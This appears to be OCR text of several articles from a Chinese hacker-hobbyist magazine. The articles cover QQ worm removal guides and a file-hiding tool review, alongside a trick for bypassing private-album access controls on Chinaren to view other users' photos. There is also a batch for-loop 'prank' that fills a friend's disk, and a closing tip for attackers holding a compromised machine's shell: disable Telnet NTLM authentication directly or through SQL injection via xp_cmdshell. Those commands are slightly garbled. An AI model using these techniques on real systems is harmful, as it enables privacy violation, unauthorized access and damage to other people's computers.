
OM19


Chinaren 校友录的班级像册上传可以通过简单快捷的方法，使用户在任意的空间里，将自己的精彩瞬间，和自己的班级照片上传，供校友朋友们观赏。但是，有时为了保护个人隐私，可以在班级管理中，将班级像册设置为“不公开”。这样，只有登录，并在班级认证通过的用户才能看到照片，未认证用户点击照片后只能看到一行字：“校友录提示：“班级管理员已将班级相册设置成“不公开”状态，非登录用户将无权浏览班级相册”。能否不通过班级认证，甚至没有登录就能够“窥”到照片呢？事实上，这是可以办到的。到一个不公开班级像册的班级中，找到如图1 中某人上传照片的那一楼。右键点击图片，在弹出菜单中选择“属性”，在弹出的对话框中（图2），看见地址这一栏了吗？





将后面的地址复制到IE 的地址栏中并回车（图3）。怎么，图太小？没关系，把图片名称中的“s_”去掉（将图3 中源地址中的“s_110817270561326.jpg”替换成“110817270561326.jpg”，图4），按下回车，怎么样？照片出来了吧！





其实解决方法也不难，只要在班级管理中，将班级留言也设置为“不公开”，就能避开此漏洞了。不过还是建议Chinaren 修复这个问题。

八种流行QQ尾巴的清除办法



小鱼修炼中

很多菜鸟上网时是不是经常会中一些QQ 尾巴病毒，哎……说起来我就气，我可是深受其害，所以今天将我的一些清除办法拿出来和大家分享。

首先是最近比较流行的尾巴。

http://dvd.qq92.com 删除方法

警惕程度★★★

先终止下面的进程：

```
C:\WINDOWS\intrenat.exe
C:\DOCUME~1\lwb\LOCALS~1\Temp\smss.exe
C:\WINDOWS\System32\winsym.exe
C:\WINDOWS\system32\winpass.exe
```

关闭所有窗口，同时按下CTRL+ALT+DELETE，在打开的窗口中选中要终止的进程，然后按下“结束任务”或者“结束进程”，最后关闭该窗口。

其中smss.exe 与系统进程同名，无法终止的话，建议使用第三方进程管理软件，比如HijackThis 自带的进程管理器来终止其进程，下面的叙述以1.98.2 版为准，打开HijackThis→config→Misc Tools→Open process manager→选中C:\DOCUME~1\lwb\LOCALS~1\Temp\smss.exe，然后点击“kill process”，就可以终止smss.exe 的进程了。

关闭所有IE 窗口和文件夹窗口，重新使用HijackThis 扫描一次，选中下面建议修复的项目，让HijackThis 修复，修复前请允许HijackThis 保留备份。

```
O4 - HKLM\..\Run: [smss] C:\WINDOWS\smss.exe
O4 - HKLM\..\RunServices: [smss] C:\WINDOWS\smss.exe
O4 - HKCU\..\Run: [smss] C:\WINDOWS\smss.exe
O4 - HKCU\..\RunServices: [smss] C:\WINDOWS\smss.exe
```

修复后，清空IE 临时文件（打开IE 浏览器→工具→internet 选项→删除文件，把“删除所有脱机内容”选上）。

重新启动到安全模式，在文件夹选项中，显示隐藏文件和取消“隐藏受保护的操作系统文件”，最后找到如下文件并删除（如果有的话）。如果担心误删正常文件可以先把它压缩保存。

```
C:\WINDOWS\intrenat.exe
C:\WINDOWS\System32\winsym.exe
C:\WINDOWS\system32\winpass.exe
C:\WINDOWS\smss.exe
```

http://www.joyiex.com删除方法

警惕程度★★

“看看啊．我最近照的照片～才扫描到网上的．看看我是不是变了样?http://www.joyiex.com”，大家一看到这个信息就头疼是不是？看着它不停的发信息，残害网友，却无能为力。

好了，废话不说了，下面我们来解开他的丑恶嘴脸。这个病毒是利用了一个内存中的程序监控注册表，以及电脑硬盘里的病毒文件，一旦被删除，马上重新生成一个。

这个病毒的shell是explorer，在c:\windows\system32\目录（WinXP系统）、c:\winnt\system32\目录（Win2000系统）下生成一个叫msapi.exe以及msapi.dll的文件。如果我们直接删除exe文件，它马上就会再生成一个。如果我们删除dll文件，系统则不让我们删除。

既然内存的程序在监控着这些文件，我们可以试着先把内存的程序干掉。你可以用文本文件，重命名为msapi.exe，然后覆盖原来的病毒体。覆盖好后，重启电脑。你的记事本应该会弹出来（因为毕竟是文本文件嘛）。

好了，现在可以手动删除msapi.dll了。但是那些注册表值怎么办呢？这个病毒太缺德，把大家的注册表都锁了，不过没关系，为了大家方便，我找了一个小程序qqtails.exe可以干掉它们（光盘中已收录），

上面的搞定以后，大家就可以用这个小程序修复注册表了。

www.mydj2005.com删除方法

可以下载mydj2005专杀工具（可以自己去baidu找）。手工的清除方法如下：开始→运行→输入“CMD”，

在打开的命令提示符下输入：**TASKKILL/IMexplorer.exe**，结束explorer进程。接着在命令提示符下删除msapi.exe、msapi.dll这两个文件。执行系统目录下的explorer.exe，开始→运行→regedit，修改注册表“[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]"Shell"="Explorer.exe C:\\WINNT\\system32\\msapi.exe"”为“"Shell"="Explorer.exe"”。重启到在安全模式下删除以下文件：

```
%system%\down1.exe
%system%\down2.exe
%system%\huangjiaju.exe
%system%\mdj2005.exe
%system%\Microsoft.exe
%system%\system32.exe
%system%\windows.exe
```

注：%System%默认为：

C:\Windows\System （Windows 95/98/Me）、C:\Winnt\System32（Windows NT/2000）或C:\Windows\System32（Windows XP）。

删除HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce中的病毒启动项，恢复TXT文件关联。

QQ速配（Worm.QQMsg.Onlyy）

警惕程度★★★★★

蠕虫病毒，通过QQ传播，依赖系统：WIN9X/NT/2000/XP。该病毒用Delphi语言编写，运行后把自己复制到系统“system32”目录下，病毒文件名为“Explorer.exe”，伪装成系统文件，修改注册表实现开机自启动。病毒会修改ini和txt文件的关联方式，用户打开这两种文件时会先运行病毒。

病毒运行后会驻留内存，查找并结束防火墙和任务管理器，防止病毒被结束。查找QQ聊天窗口，自动发送消息，“哈哈。来看看这个。用QQ呢称为自己速配情侣，看看和你配的叫什么http://***快看看”，用户点击该网址后会中毒。病毒还会从网上下载新的病毒文件，发送的QQ消息内容会随之更改。

删除方法如下：安全模式下删除%windows%/smss.exe文件，搜索注册表，所有smss相关的项一概删除，再修改startpage（就是IE默认的首页）。

注：%System%文件夹默认为

C:\Windows\System （Windows 95/98/Me）、C:\Winnt\System32（Windows NT/2000）或C:\Windows\System32（Windows XP）。

如果用以上方法还杀不掉的话，可以来www.hackxfiles.com/bbs来与我一起讨论。

（文章中涉及到的程序qqtails.exe已经收录于光盘中）

几秒钟把你的硬盘填满

jenny

愚人节要到了，怎么愚弄一下你的那些“损友”呢？和他开个玩笑，把他的硬盘迅速填满，让他大吃一惊是个好注意吧！下面告诉您一招，可以在极短的时间内把对方的硬盘填满，下面是具体的方法和原理。

其实，我们要利用的是DOS下的批处理命令中的for语句，大家知道它是一个循环语句。好了，现在我就给大家示范一下，首先在d:\建立1000个文件夹，打开命令提示符输入：for /l %c in (1,1,1000) do md d:\wyx%c，很简单的一个批处理就可以了。

讲解一下，其中“for”是一个循环语句，“%c”为变量，大家也可以用“%d”、“%e”等等。“/l”是for循环的一个参数，表示以增量形式从开始到结束的一个数字序列。这个数字序列为“in (1,1,1000)”，其中第一个1为起点，第二个1为步长，1000为结束数字，整个的意思就是从1到1000，一次增加一个数字，这样就建立了1000个文件，当然你也可以把1000改为10000000，随便你了。“do md d:\wyx%c”就是建立文件夹的命令，md大家都知道吧，就是dos建立文件夹的命令，wyx是修饰“%c”的，可有可无，如果没有的话文件夹名字前面就没有wyx几个字符，即不是以wyx1－wyx1000命名，而是直接以1－1000为名字。相对而言建立txt文件的就难想了，那个命令是for /l %c in (1,1,1000) do type d:\1.txt >>d:\wyx%c.txt，这个我想了半天，前面都是一样的，关键是后面。“type d:\1.txt”是个辅助作用，首先你要在d:\先建立一个1.txt的文件。

这个文件是空的（我这样做是为了建立好的文件里面没有内容，因为如果你的1.txt里面有内容的话，type d:\1.txt就会显示一些内容，那么“wyx%c.txt”里面就有内容了，因为我用了“>>”这个转移符号，这个符号的意思就是将type显示的内容不输入到显示器上面而是输入到“wyx%c.txt”文件里，这样我的目的就达到了。

大家感兴趣的可以实验一下，如果你建立了1000个文件或文件夹，没有人会那么傻来手工删除吧？当然了你也可以用for语句删除，比如你刚才建立了1000个文件夹，现在想删除可以这样，for /l %c in (1,1,1000) do rd d:\wyx%c。如果删除文件可以这样for /l %c in (1,1,1000) do del d:\wyx%c.txt。好了，朋友们可以试验一下啊，还算不错，很有成就感的。

万花丛中过，片叶不沾身

——文件隐藏新工具加密奇兵

yyuu

如果你的电脑上有属于自己秘密的文档，如果你的电脑为多人共用，而你不想让其他人共享你的资料；如果你有某些应用程序不想让他人执行使用，那么就用加密工具对它们进行加密吧，我推荐使用“加密奇兵”。

> 软件版本：V1.0.4
> 适用平台：Windows 9x/2k/XP
> 软件性质：共享软件
> 软件大小：1.94MB
> 下载地址：http://lqweb.nease.net/dataxlz/ihpro104setup.exe

“加密奇兵”是一款能使文件彻底消失的加密软件，它采用了外嵌式信息隐藏技术，能把机密信息加密后隐藏到载体文件（即存放需加密文件的文件）中，载体文件支持任何类型，可以在任意文件中隐藏任意数目、任意大小的文件，使非授权者无法判断机密信息是否存在，比传统的加密方法更安全；有授权盘加密功能，您可以指定任意磁盘作为授权盘，没有授权盘将无法解密密文；虚拟打开功能：对隐秘文件编辑修改后直接存盘，将自动把修改结果更新到载体中。

首次运行本程序时会弹出一个窗口，要求您输入“进入加密奇兵的密码”，您只需要在密码框中输入“1”，然后点击“确定”，便进入加密奇兵主界面（图1）。这里的密码没有多大用处，建议不要设置。




图 1

1. 隐藏文件

点击图1右侧上部的“浏览”按钮，选择好载体文件，点击下方“添加文件”按钮选择将要隐藏的文件，然后点击“开始隐藏”按钮，将弹出“设置密码”窗口（图2），在这个窗口中设置密码，填好密码之后单击按钮“确定”，就开始隐藏文件啦。隐藏了文件以后就要小心的保存载体了，否则日后如果想用其中的隐藏文件时就不能从载体中把正确提取了。




图 2

建议选中“成功后删除机密文件”和“成功后把载体文件设置为只读属性”两个选项，前者是为了方便操作，选中此项后，当成功地把机密文件隐藏到载体文件中后会自动删除硬盘上的机密文件；后者是为了数据的安全，选中此项则隐藏成功后会自动把载体文件设置为只读属性，以防止对载体的修改。

如果希望加密更加安全，请使用授权盘功能。您可以指定任意磁盘作为授权盘，没有授权盘将无法解密密文。该功能用来对付专门盗取密码的键盘记录器和网络盗窃有奇效，即使黑客通过网络盗取了您的资料和密码，他也根本无法解密，因为他不可能通过网络盗取你的授权盘。

> **小提示：** 如果您使用了“授权盘加密”，那么格式化授权盘或授权盘发生损坏是非常危险的，与忘记密码没什么两样，就再也找不回你加密的文件了。为了使授权盘更加安全，建议使用CD-ROM光盘，因为只读光盘不会被格式化，而且不容易发生损坏。

2. 提取文件

在软件主界面上点击“浏览”按钮，选择好“隐藏有机密信息的载体文件”，然后点击“开始提取”按钮，弹出密码和授权盘设置窗口（图3），选择好提取方式、输入正确的密码后，点击“确定”按钮就能顺利的把文件提取出来。

如果您选择了“虚拟打开”的提取方式，那么文件提取后会显示出一个“虚拟文件夹”窗口（图4），这个虚拟文件夹中的文件就是载体中隐藏的隐秘文件。您可以对这些文件进行编辑修改、增删等操作。操作完成后点击右上角的“X”退出虚拟文件夹，此时程序会检查虚拟文件夹中的文件是否有改动，如果有改动，会自动执行更新操作，把改动的文件更新到载体中。




图 3




图 4

如果选择了“释放到磁盘”选项，那么会把载体中隐藏的隐秘文件提取并保存到您指定的路径下，而不会显示“虚拟文件夹”窗口了。

好了，快去下载“加密奇兵”来使用吧！

（文章中涉及到的程序加密奇兵已经收录于光盘中）

去除NTLM新招

张鸿鹏

各位黑友在用溢出得到肉鸡的CMDSHELL时，是不是为怎么去除NTLM验证而烦恼，也许有的朋友说使用工具不就得了，可是有时候我们没有那么容易上传工具的，现在我就给大家个新的去除验证的方法。


在CMD下输入：tlntadmn congfig sec = -ntlm，在注入的时候可以这样：exec master.dbo.xpc_cmdshell 'tlntadmn congfig sec = -ntlm'--，怎么样呀？是不是很简单啊，你要是有什么更好的办法，欢迎你来论坛一起讨论啊！！

